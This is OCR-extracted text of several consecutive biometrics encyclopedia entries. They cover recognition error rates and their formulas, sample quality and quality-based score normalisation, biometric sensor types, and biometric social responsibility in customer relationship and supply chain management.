Biometric Recognition Errors, Fig. 1 Probability distributions of similarity scores corresponding to matching samples either of different individuals or of the same individual, with the possible errors

It is not useful to measure the absolute number of errors. Rather, the probability that each type of error occurs is estimated as the rate of errors with respect to the corresponding set of matching operations. False match rate (FMR) at a given threshold is computed as the ratio between the number of false matches and the number of pairs where the samples belong to different individuals (in verification, the percentage of impostors claiming a false identity and accepted). False non-match rate (FNMR) at a given threshold is computed as the ratio between the number of false non-matches and the number of pairs where the samples belong to the same individual (in verification, the percentage of genuine users claiming a true identity and rejected). Figure 1 summarizes the main concepts mentioned up to now.

Verification errors are often also referred to as false acceptance with its false acceptance rate (FAR) and false rejection with its false rejection rate (FRR), respectively. They may appear as synonyms, but there is a difference. This comes out when the evaluation takes into account both the errors made by the matcher/classifier, usually measured "statically" on a given dataset, and other problems that can occur, e.g., in a real-time system with online capture of probes. In this case, a preliminary quality check over the submitted samples can increase the reliability of the response. A failure-to-acquire happens when the quality of the captured sample is not deemed sufficient to carry out matching and the system returns a reject response for the recognition attempt. If the user is a genuine one and the system allows a single attempt, a failure-to-acquire causes a false reject. If the verification system allows several attempts, a false rejection can result from any combination of failures-to-acquire and false non-matches over the different attempts. A false acceptance always results if a sample is successfully acquired and falsely matched to the gallery template for the claimed identity on any of the attempts (ISO, 2006). Assuming a single attempt, and given the possibility to estimate a reliable failure-to-acquire rate (FTA), it is possible to establish a relation between FRR(FAR) for a given threshold and FNMR(FMR) at the same threshold:

$$FRR = FTA + FNMR \times (1 - FTA)$$
$$FAR = FMR \times (1 - FTA)$$

A quality check can also involve enrolment samples so that in end-to-end evaluations it is also possible to report and quantify the failure-to-enroll

rate (FTE).

Even in offline evaluation using a static dataset, the biometric system may include other modules besides the matcher, e.g., a segmentation/detection module to extract the trait. In this case, its accuracy can be taken into account by measuring the frequency of wrong probe detection, deleting the involved samples, and expressing that frequency as FTA. Having underlined their difference with FMR and FNMR, in the entries related to evaluation we will use FAR and FRR.

In open-set identification, the incoming sample is compared with all those in the gallery, possibly a watch list, and an ordered list of scores is returned, possibly limited to a certain rank or number of positions or even to the first one only. It is still possible to consider FNMR(t) and FMR(t), with the threshold *t* determining the possible reject response. A correct identification requires that the matching score of the probe with a template of the correct identity both exceeds the acceptance threshold (detection) and is the first one in the returned list (identification at rank 1). Detection and identification rate at threshold *t* and rank *k*, DIR(t,k), estimates the probability that an individual present in the gallery is correctly detected and returned within the *k*-th position in the candidate list. The rate of correct identifications is represented by DIR(t,1). False rejection rate at threshold *t*, denoted as FRR(t), is defined as 1-DIR(t,1). False alarm rate at threshold *t*, denoted as FAR(t), estimates the probability of an incorrect detection of an individual who is not in the gallery. By explicitly taking into account failure-to-acquire (FTA), it is possible to adopt the notation also used in ISO (2006) and to use its acronyms: FPIR is the false-positive identification error rate; FNIR is the false-negative identification error rate; FTA is the failure-to-acquire rate; FMR is the false match rate; FNMR is the false non-match rate; and N is the number of templates in the database. Error definitions follow:

$$FNIR = FTA + (1 - FTA) \times FNMR$$
$$FPIR = (1 - FTA) \times (1 - (1 - FMR)^N)$$

In closed-set identification, each probe always belongs to an individual in the gallery. Also in this case an ordered list of scores possibly returned beyond the first one, but no threshold is used. The only possible error is that the correct identity is in a position (rank) higher than the first one. Cumulative match score (CMS) at rank *k* measures the rate of probes

correctly recognized within the k-th position. CMS(1) is also referred to as recognition rate (RR). Cumulative match curve (CMC) plots the results for increasing *k*.

Theory and Application

It is possible to identify different figures of merit (FOMs) derived from the biometric system error measurement. This topic will be discussed in the entry related to "Biometric Systems Evaluation".

Open Problems and Future Directions

The fairness of error measurement is of paramount importance to evaluate the accuracy of a biometric system. It is still an open problem to determine the necessary aspects allowing to perform repeatable and reproducible evaluations.

Quality measures

Definitions

Biometric sample quality refers to the quality of a biometric sample, which is represented by a quality score. This number summarises how well or how likely it is that the sample will lead to a successful comparison outcome. This is a utility-driven definition of biometric sample quality, largely attributed to Tabassi and Wilson (2005) who implemented NIST's software, NFIQ, for producing a quality value from a fingerprint image that is directly predictive of expected matching performance.

In practice, however, the quality score of a biometric sample often characterises one or more known adverse factors that cause the observed sample to deviate from the ideal, canonical representation, e.g. departure from the frontal face with a neutral expression, captured under balanced lighting, which is a typical mug shot face image or a portrait photo taken in a photo booth. Indeed, this mug shot standard is defined in ISO/IEC 19794-5 (Organization, 2004). In most biometric applications, however, a biometric system must compare the ideal picture with another live face

photo, often captured in an uncontrolled environment – with possibly cluttered background, under different lighting conditions – using a variety of cameras manufactured by different vendors. A human-cognitive study on face recognition (Jenkins et al., 2011) suggested that this deviation is perceived by a viewer to cause much more variability for unfamiliar face photos than for familiar ones when the viewer is presented with two faces of the same person. In other words, the biometric comparison module must also cope with *within-person* variability. Therefore, it can be reasonably expected that live (probe) photos that are more compliant to mug shot (reference) images have smaller within-person variability; therefore, the comparison of which results in higher accuracy.

The above definition of quality is known as *fidelity*, which is the extent at which a representation – at each step of the process from image acquisition and processing to extraction stage – can accurately reflect the original sample. How can we close the gap between the fidelity definition of quality with its utility definition? To answer this question, we note that these two definitions are not independent of each other. Consider a face recognition system that is designed to be invariant to head pose and another one that is sensitive to head pose because it does not have any mechanism to transform a face image of any arbitrary pose to frontal. As a result, the quality or extent of head pose being frontal is more predictive for the latter classifier than the former. Therefore, one must consider the matching algorithm with biometric sample quality together so that the quality measures derived based on the fidelity definition can operationally contribute to be directly predictive of a successful matching outcome. At the end of this section, we propose to use a machine learning approach to achieve this, also known as *quality-based score calibration*.

Before ending this section and for the completeness sake, it is worth highlighting another notion of biometric sample quality, known as *character*. It indicates the source's inherent discriminative capability, which is largely based on human judgement.

The utility-driven definition of quality stands apart from the above character definition in that a quality score is assessed automatically using an algorithm, without any human intervention. Therefore, a quality score can be computed in bulk and be used in the following use cases, which constitute the raison d'être of biometric sample quality:

- *Sample screening during enrolment*. By ensuring that only high-quality representative samples are collected during enrolment, false rejection rate can be reduced.
- *Real-time processing in automatic data capture*. By selecting high-quality samples in real time, this increases the chance of successful acquisition, thereby reducing the failure to acquire rate significantly.
- *Conditional processing of samples based on quality*. Often low-quality samples require different treatment than high-quality samples. For instance, noise needs to be removed or an alternative, more robust matching algorithm is required.
- *Understanding system performance*. Biometric sample quality can be used to understand the performance of a biometric system under covariates such as time of operation, type of devices, weather, location, and the skill of the operator. This enables the system designer to improve the system by reducing failure to acquire, false rejection and false acceptance rates.

We shall divide the subsequent discussions into two parts:

1. How to measure biometric sample quality for each biometric modality?

2. How biometric sample quality is used to improve the matching process? This question can be addressed in the context unimodal and multimodal biometric systems.

Biometric Sample Quality for Different Biometric Modalities

According to Gao et al. (2007), for the face biometrics, there are four causes that could degrade a captured face image, namely:

- *Environment-related causes*. Deviation from symmetric lighting, uneven lighting on the face area (especially directional lighting), extremely strong (bright) or extremely weak illumination, cluttered background causing the face detection to find a face where there isn’t any.
- *Imperfect camera conditions*. Cameras may have a low resolution (e.g. CCTV cameras), low contrast and a high level of noise or produce

images that are geometrically distorted. Frames extracted from a video may suffer from interlaced scan, causing disturbing artefacts.

- *Face-related causes*. The subject may wear thick or dark glasses or face masks; the subject may have displayed exaggerated expressions; their eyes may be closed; or have heavy makeup.
- *Causes due to relative positioning of the camera to the subject's face*. deviation from the frontal pose (yaw, tilt, or in-plane rotation); too far, causing the face to appear too small; too near, causing the face to appear too big and sometimes "bloated" (i.e. larger forehead than real life); out of focus (causing low sharpness); or partial occlusion.

Many factors that cause degradation for face images are also relevant for the iris. However, there are causes that are specific to the iris. For example, irises are often occluded by eyelid, eyelashes and specular reflections. This may reduce the available area for matching. Dilated pupils can compress the observable iris texture, thus reducing the information available for iris recognition. Zuo and Schmid (2009) showed in detail how these quality measures can be objectively quantified.

To measure the quality of fingerprint images, several approaches have been used. They can be divided into local or global methods. In the former, local quality is derived based on image patches, e.g. computing the coherence of local gradient or applying Gabor filters to identify blocks with clear ridges and valleys. The global quality relies on information derived from the whole image, often in the frequency domain or the Wavelet Scalar Quantisation (WSQ) domain, which is a standard compression algorithm used for fingerprint image exchange. Typically, local quality measures can also be aggregated to report a single summarised quality measure. When the local quality is associated with minutia points, it can be used to dynamically weigh the importance of the minutiae in the computation of the similarity score between two fingerprints, as demonstrated in Chen et al. (2005).

Tabassi and Wilson (2005) proposed to model fingerprint quality as a predictor for matching performance. By casting quality assessment as a classification problem, they extracted features which are fed to a neural network to assign a quality level to a fingerprint image. The produced quality value has the following characteristic: when comparing a probe sample with a biometric reference, their corresponding quality values (q_{probe}, q_{ref}) should strongly correlate (or predict) their resulting similarity score, when the pair of samples being compared belong to the same subject.

Using fingerprint modality, Tabassi and Wilson (2005) showed that if one of the sample is poor in quality (and another has a high quality), the similarity score under genuine comparison is also low. Only when the two samples are of high quality, the similarity score under genuine comparison gives a high value. Therefore, plotting (q_{probe}, q_{ref}) versus similarity score can serve as a means to verify or validate the behaviour of biometric sample quality.

Quality-Based Score Normalisation

A possible weakness of the utility definition of quality is that a quality measure must be treated as a scalar value, and not a vector, which is typical for the face and iris biometrics. Let q be a vector of quality measures and y be the score as a result of comparing two biometric samples. The problem can viewed as a function that takes the joint observation (q, y) as input in order to produce a new normalised score. Although the vector q must contain the quality measures derived from the probe samples, it may also be augmented with quality measures from the biometric reference. This is, however, not always necessary because enrolment samples are usually captured in a controlled environment, meaning that samples are often of good quality. One important requirement of this score normalisation procedure is that it must produce a high similarity score under genuine comparison but otherwise produce a low score under impostor comparison (i.e. comparing two samples belonging to two different persons). This function characteristic would satisfy the requirement set out by Tabassi and Wilson (2005).

There are two ways to create the mapping function $(q, y) \rightarrow \mathbb{R}$, via a generative approach or a discriminative approach, which are summarised in Poh and Kittler (2011). Although the context is multimodal quality-based fusion, the techniques used can also be used for a single biometric system.

For the generative approach, the normalisation procedure is formulated based on the log-likelihood ratio test, also known as the Neyman-Pearson lemma:

$$\log \frac{p(y, q|+)}{p(y, q|-)} \tag{1}$$

where $p(y, q|\omega)$ is modelled using Gaussian mixture model (GMM) because the joint observation $[y, q]$ has two or more dimensions. For example, for the face images (Poh et al., 2007), as many as 11 quality measures were used, e.g. rotation, contrast, brightness, frontalness, spatial resolution, bit per pixel, reliability, reflection, illumination and the overall quality.

One weakness of the above approach is the long vector q makes it hard to model $p(y, q)$. To simplify the modelling challenge, we can first cluster the quality measure into Q clusters:

$$\sum_Q p(q|Q)P(Q)$$

The idea is that each cluster captures a unique state of the acquisition condition. During inference, based on an observed q, the quality state, Q, can be inferred using the Bayesian theorem:

$$P(Q|q) = \frac{p(q|Q)P(Q)}{p(q)}$$

Plugging the above solution into Eq. 1, the normalised score can be alternatively computed as:

$$\log \frac{\sum_Q p(y|+, Q)p(Q|q)}{\sum_Q p(y|-, Q)p(Q|q)}$$

where the summation over different states Q is known as marginalisation, or simply the sum rule. The reader can verify that

$$p(y, q|\omega) = \sum_Q p(y|\omega, Q)p(Q|q).$$

This simplification not only makes the modelling more tractable but can also improves the generalisation (Poh and Kittler, 2011).

The discriminative version of quality-based score normalisation can be achieved using the direct approach by:

$$P(+|y, q)$$

or via the inferred quality state:

$$P(+|y,q) = \sum_{Q} P(+|y,Q)P(Q|q) \tag{2}$$

$P(+|y, q)$ simply specifies that $[y, q]$ are features to be classified. As shown by Kittler et al. (2007), there are a number of arrangements possible, with increasingly complex functions:

- $P(+|y, q)$
- $P(+|y, y \otimes q)$
- $P(+|y, q, y \otimes q)$

If A and B are two vectors, $A \otimes B$ returns a vector whose elements contain the product of any two elements in the two vectors, i.e. $\{a \cdot b|$ for $a \in A$, $b \in B\}$. Kittler et al. (2007) showed that the interaction term or terms between the score and the quality measure, $y \otimes q$, are important when a linear classifier such as logistic regression is used.

Between the generative and discriminative approaches, Poh and Kittler (2011) showed that discriminative approach is simpler to implement and generally provides good generalisation performance. The clustering strategy of the quality measures, i.e. Eq. 2 is particularly useful to cope with a large number of quality measures.

Definition

A biometric sensor is an electronic device that captures raw biometric samples in a form that is suitable for generation of a biometric template, which can further be used for verification or authentication of an individual's identity. Examples include cameras, computer keyboards, microphones, fingerprint readers, and iris scanners.

Theory

Biometric sensors are the heart of any biometric identity system. Sensors range from a simple microphone for voice capture to a high-definition

camera for face capture or are specially designed to scan the iris, vein pattern, retina, signatures, and gait motion.

Biometric sensors capture reflected, transmitted, or projected acoustic or light signals, capacitive levels, or pressure differences proportional to the biometric trait. The transducers inbuilt within the sensors convert sensor measurements into electrical signals for further processing, digitization, storing, and matching.

The selection of biometric sensors and their classification depends upon the application, the biometric modality, technology, user acceptance, shape and size, connectivity, installation type, capturing distance, interface, contact type, capture mode, capture time, operating temperature, storage temperature, depth of field, illumination, resolution, device dimensions, weight, power source, power consumption, cost, false acceptance rate (FAR), and false rejection rate (FRR).

Most biometric sensors act like scanners to convert an individual's physical characteristics into images at different spatial resolutions, pixel resolutions, frame rate, compression levels, pixel depths, and imaging wavelengths. Multispectral imaging sensors generate multiple images at varying wavelengths and differing levels of polarizations, which can further be processed to result in a meaningful image.

Miniature sensors are technologically advanced and find their applications in smart phones and wireless devices. In applications where hygiene and security are of primary concern, contactless sensors are ideal. Contactless sensors are nonintrusive, stress free for public use, hygienic, remain clean with no residual traces, and are long-lasting. However, the end user must keep the biometric trait steady over the sampling period.

Thermal infrared (IR) sensors measure heat energy emitted from the objects instead of measuring the light reflected from objects. Imaging sensors used in face recognition systems are mostly designed to collect radiation in the visible spectrum and are based on two technologies: CMOS (complementary metal-oxide semiconductor) or CCD (charge-coupled device). These sensors convert photons into electrical charges. If anatomical features of faces are considered as biometric, then thermal cameras composed of ferroelectric sensors to capture long-wave thermal infrared (LWIR) can be used as biometric sensors. These sensors capture facial imagery independent of illumination. To obtain a face print, a structured light is projected on the face using multiple sensors using 3D technology. A

digital image or video frame is obtained by projecting structured light onto the face to capture distinct features of face irrespective of the viewing angles and illumination conditions (Ding et al. 2019). Currently sensors are highly miniatured and hence are easily embedded into wearable gadgets such as smart glasses, on-body sensors, smart phones, tablets, and computers. Face acquisition accuracy has improved with advancements in pixel sensitivity, semiconductor technology, and 2D and 3D technology making real-time face acquisition and recognition feasible.

Fingerprint sensors have evolved from optical sensors, capacitive sensors, swipe sensors, touchless 3D sensors, and slap sensors, to touchless swipe sensors, becoming cheaper in cost and compact in size with an ability to sense multiple fingers simultaneously. Optical sensors are widely used sensors with live scan fingerprint recognition technology at high resolution with the ability to resist various temperature changes. A glass prism is illuminated with an LED and when a finger is placed on the platen; the CCD, or CMOS, collects the refracted rays, which in turn are imaged to display whorls and valleys as white spaces, and ridges as dark lines. Ultrasound sensors work on the principle of capturing the reflected ultrasonic energy from the finger, which is exposed to high-frequency sound waves. The resultant fingerprint images after processing the acoustic pulses are less degraded when compared to optical sensors. Solid state sensors consume less power and are of miniature size. These sensors measure the capacitance levels between the finger and the array of electrodes, which is further processed to image a fingerprint. Smart phones use capacitive fingerprint sensors to record a voltage proportional to the capacitance, and in turn the distance between the fingerprint sensor and the valleys or ridges. Thermal-detection-based sensors are made up of pyroelectric material to measure the heat transferred from the fingerprint to the sensor. The resultant images reflect the temperature differences. Temperature differential sensors measure the electric intensities generated from varying levels of electric currents passing through the valleys and ridges (An et al. 2018).

Iris capturing cameras were first developed in 1993 (Daugman 1993). High quality texture and color details of the iris were captured with this Near Infrared (NIR) camera, demanding lot of cooperation and attention from the user. Currently, iris sensors are available on smart phones. Sensors are available as single or dual scanners and can capture simultaneous dual

iris with adjustable interpupillary distance and optical path distances. These sensors can capture a high-quality iris image from a distance and even when an individual is moving.

Palm vein sensors are mostly contactless. They emit NIR to read the vein pattern of the palm by absorbing deoxidized hemoglobin present in the actively flowing blood. For Gait-based human identification and motion capture, accelerometers, gyroscopes, depth sensors, and infrared sensors are widely used apart from RGB cameras.

Sensors used for signature recognition are of capacitive type incorporated in the screens of tablets or smart phones. The signatures written on these screens using the finger or stylus in real time are later digitized for extraction of speed, stroke order, and the pressure applied for identification of physical activity of an individual. Whereas, signatures, written on a paper using pen, are digitized using an optical scanner or camera, whose shape can further be examined for identification, by comparing visual images of signatures.

A microphone is widely used to convert sound into an electrical signal by detecting sound pressures or air vibrations change, for the purpose of voice recognition after extracting pitch, fundamental frequency, nasal one, cadence, and inflection from the measured signal. However, these kinds of conventional sensors are sensitive due to damping effects and mechanical resonance. Vibration responsive sensors are flexible and are not affected by the variations in the loudness of the sound, and in the presence of noise and obstacles. These are attached to a neck to measure the acceleration of skin vibration which in turn helps in recognizing voice through vibration of the neck skin. They are made up of a diaphragm with tiny holes and an ultrathin polymer film (Lee et al. 2019).

Application

Biometric sensors are widely used in the devices or systems which are developed to identity humans for the purpose of access control. They are used in smart devices, access to point-of-sale (POS) systems, PCs or server systems, physical access control, logical access control, visitor ID management, physical admission into secured areas such as kiosks or ATMs, banking/financial applications, applicant identification, healthcare, civil registry enrolment, inmate release management, biometric document

issuance, border control, attendance and time management, security, financial/banking, healthcare, commercial enterprises, industry-specific biometric applications, e-voting, educational facilities, electronic data security, law enforcement, forensic applications, etc.

Open Problems and Future Directions

Most biometric sensors require a user to be stable and close over the sensing period to obtain quality acquisition, and their performance depends on intrasubject variations such as occlusions, rotations, illuminations, and external noise. Improvement in image quality or photosensitivity, in the unconstrained environments irrespective of the sensor cleanliness, user's position, and cooperation, is an interesting area for further work (Jain et al. 2016).

There is a scope for further development of sensors to be more compact and portable. As with miniaturized sensors, the thermal management becomes difficult when considering critical dimensional tolerance-related issues. In addition, as the pixel size decreases with miniaturization, the quantity of captured electrons decreases resulting in lowering the sensor's dynamic range (Roy and Miller 2017). Sensors cable of simultaneous acquisition of multiple biometric traits of the user can also be developed.

Biometric information ethics

Introduction


Biometric social responsibility and its unique relationships to corporate social responsivity, customer relation management, and supply chain management have been facing many challenges in an increasingly globally integrated economy. Companies typical compete at the supply chain level, and its ethical or ethical behaviors have part of the public press. As automatic identification and data capture technologies, big data analytics, and database analytics have increased the exposure of personally identifiable information for firms' customers, management must properly deal and manage ethical controversies such exposure generates.

Definition

Biometric social responsibility deals with the proper ethical management of the multifacet socio-technical impacts and issues of personally identifiable and potentially sensitive information and the associated information


infrastructures designed to automatically capture, collect, and store such biometric data. Defining such biometric social responsibilities is an acceptable approach in dealing with the myriad of privacy and accessibility rights issues that are inherently associated with the handling, storage, dissemination, and management of personally identifiable information. Biometric social responsibility is just a subset of the general problem of social acceptability of biometrics technologies, as social biometric responsibility is a comprehensive approach to address this issue of personal needs for privacy and protection from spying versus society's needs for providing security, safety, and quick response in case of emergencies for its citizenry. A strategic biometric social responsibility discussion is now needed to develop proper policies, practices, and standardized practice in the global economy.

Essentially, each individually has unique, immutable biometric signatures, such as fingerprints, DNA, iris, facial profiles, and related personal history, which can be readily used by both governmental agencies and commercial businesses, and can be captured in an electronic form with or without an individual's consent. Documenting a viable biometric social responsibility must create a comprehensive approach to address the strategy that a firm and/or governmental agency must take in order to balance businesses and governments' need to collect, store, and retrieve this personally identifiable information (driven by the convenience, security, and profitable aspects) with the need of the individual to have reasonable levels of privacy and protection from unnecessary and unwarranted spying. The exponential use of biometrics and related scanning technologies in such applications as airports, airlines, shopping centers, and governmental campaigns to track its many citizens makes the need for such a policy paramount.



Background

Consumer Relationship Management



The intention of this report is to point out the biometric social responsibility problems to be addressed, not the solution. The advancement of biometric scanning technology has become a very controversial topic in terms of its ultimate societal aims in providing security, safety, and faster customer service that will benefit customer relationship management (CRM) now and

in the future. Customer relationship management (CRM) is a broad term that covers concepts used by companies to manage their relationships with customers, including the capture, storage, and analysis of customer, vendor, partner, and internal process information. Biometrics, in terms of this present study, refers to technologies for measuring and analyzing a person's physiological or behavioral characteristics, such as fingerprints, iris identification, voice patterns, facial patterns, and hand-measurements, for identification and verification purposes. Biometrics, if properly integrated with automatic identification and data capture (AIDC)-related technologies, assists management in controlling cost, inventory levels, pricing, and a variety of operational and tracking purposes. Strategic leveraging of AIDC and biometrics can efficiently move for competitive advantages. Many businesses rely heavily on communication devices, which aid in the development of products and services, and with strong communication the marketing of products and services can be used as a competitive advantage. AIDC in conjunction with the Internet can provide customers with incredible amounts of information for those who need it, such as car or insurance shopping (Smith and Offodile 2002, 2007). Hence, AIDC and biometrics allow for timely and reliable data, which can significantly aid management in making quality decisions that will benefit the company by taking the human error out of the data collection process.

However, such technical advances have affected the relationship between society and businesses in a number of ways. In general, such technology has helped develop more advanced economies and has allowed the rise of a more leisure class. Various implementations of technology influence the values of a society, and new technology often raises new ethical questions. Technology has amplified the ability of a contributor of a service to improve their customer relations via accurate and quick personal identification and verification, such as a license or a passport. At times, it may also require customers to input a password or a PIN, but biometrics eliminates that aspect. Convenience can be enhanced as customers walk into a store, go up to a free-standing machine that will read their fingerprints, and retrieve the shopping history. Gentry (2007) noted that customers typically find convenience and personalized experience useful, resulting in increased business and customer satisfaction/retention. Figures 1 and 2 summarize selected benefits and disadvantages behind the biometric controversy.

Biometric Social Responsibility and Supply Chain Implications, Fig. 1 Forces of benefits and disadvantages behind the biometric controversy

Biometric Social Responsibility and Supply Chain Implications, Fig. 2 Basic Input/Output AIDC/Biometric Model

As illustrated in Figs. 1 and 2, a documented biometrics social responsibility has many benefits for companies, government agencies, and consumers. Such benefits have increased greatly over the past three decades with security and the assurance of identification as many people feel that owing to standardized uses of biometrics, their identity would be safer and that there would be less chance of being a candidate for identity theft. Management frequently feel that AIDC and biometrics are precise, easy-to-use, and a dependable means of increasing CRM at both the tactical and strategic levels. The basis for benefits of biometric social responsibility is grouped in the need for standardization, objectivity, and reliability in the supply chain, which in turn builds mutual trust.

Supply Chain Management (SCM) Trust Aspects


The continuous improvement of technology allows customers and stakeholders to gain access to increasing levels of information about what happens within the supply chains. Companies now compete at the supply chain level rather than at the individual firm level within their respective industries. With the current spread of the Covid-19 virus that started in Wuhan, China, in late 2019, this spread and resultant decrease in global commerce have truly illustrated the interconnectivity, dependency, and vulnerabilities of supply chains. With other current events, firms' use of international suppliers has undercovered social questionable conditions of child labor, poor safety working environments, environmental degeneration, to name a few, which are increasingly made public. In response to these unfavorable issues, many companies are now exploring ways to identify, assess, and monitor supplier-related social practices.

As discussed by Jones et al. (2010), small and medium-sized companies especially need to integrate trust in their business operations. As the authors empirically found, the organizational size is irrelevant to building trust. Past research has suggested that larger businesses are in positions where they are able to develop trust-based relationships much easier due to their access to greater tangible or financial and intangible or relational resources. In justifying this assumption that small businesses have to overcome bigger challenges, the authors chose to define two issues that were the cause. In general, smaller businesses have much less power to control over their environmental factors than larger and more developed organizations in terms of their supply chain operations and integration policies. However, with the advent of relatively inexpensive automatic identification and data capture (AIDC) technologies, coupled with the predictive power of big data analytics, smaller companies can level the playing field and grow their supply chains. Biometric identification capability and e-personalization strategies can lower the costs of entry to access large sections of potential customers with tailored-made messages that fits their unique demographics. Traditionally, larger businesses have earned more attractive reputations in developing a supply chain relationship. However, reduced costs, increased accuracy, and reliability via technological leverage have enabled smaller firms to create reputations of trust among its trading partners and ultimate customers that can rival their larger counterparts.

The integration of social responsible practices in SCM from an operations management perspective typically involves examination of biometric social responsibility in terms of supply chain structures of transparency, dependency, and distance to ensure the adoption of socially responsible practices. Awaysheh and Klassen (2010) studied four broad categories of supplier socially responsible practices (e.g., supplier human rights, supplier labor practices, supplier codes of conduct (COC), and supplier social audits). In particular, supplier human rights measure the extent to which practices are in place to reduce the possibility that suppliers employ vulnerable groups of people, namely children and impoverished persons. Supplier labor practices assess the conditions in which employees perform their duties, and how an employer contributes to the overall welfare of employees. Supplier COC measures the extent to which specific procedures are explicitly spelled out by the focal firm to ensure that suppliers adhere to ethical expectations. Supplier social audits measure the degree to which suppliers are monitored by the focal firm to ensure their adherence to social expectations.

The results of the research by Awaysheh and Klassen (2010) indicated that higher levels of transparency were related to higher levels of supplier's socially responsible practices, and as product visibility increases the use of supplier's human rights, labor practices, codes of conduct, and social audits increases. The multiple dimensions of distance were significantly related to the use of supplier's socially responsible practices. In general, the organizational length of the supply chain increases is associated with increases in the use of codes of conduct, labor practices, and social audits. Being positioned further upstream in the supply chain relates in a greater use of supplier's codes of conduct. Ultimately, the level of involvement in supplier COC was found to be the greatest factor, followed by supplier's human rights, then supplier's labor practices, and finally supplier's social audits.

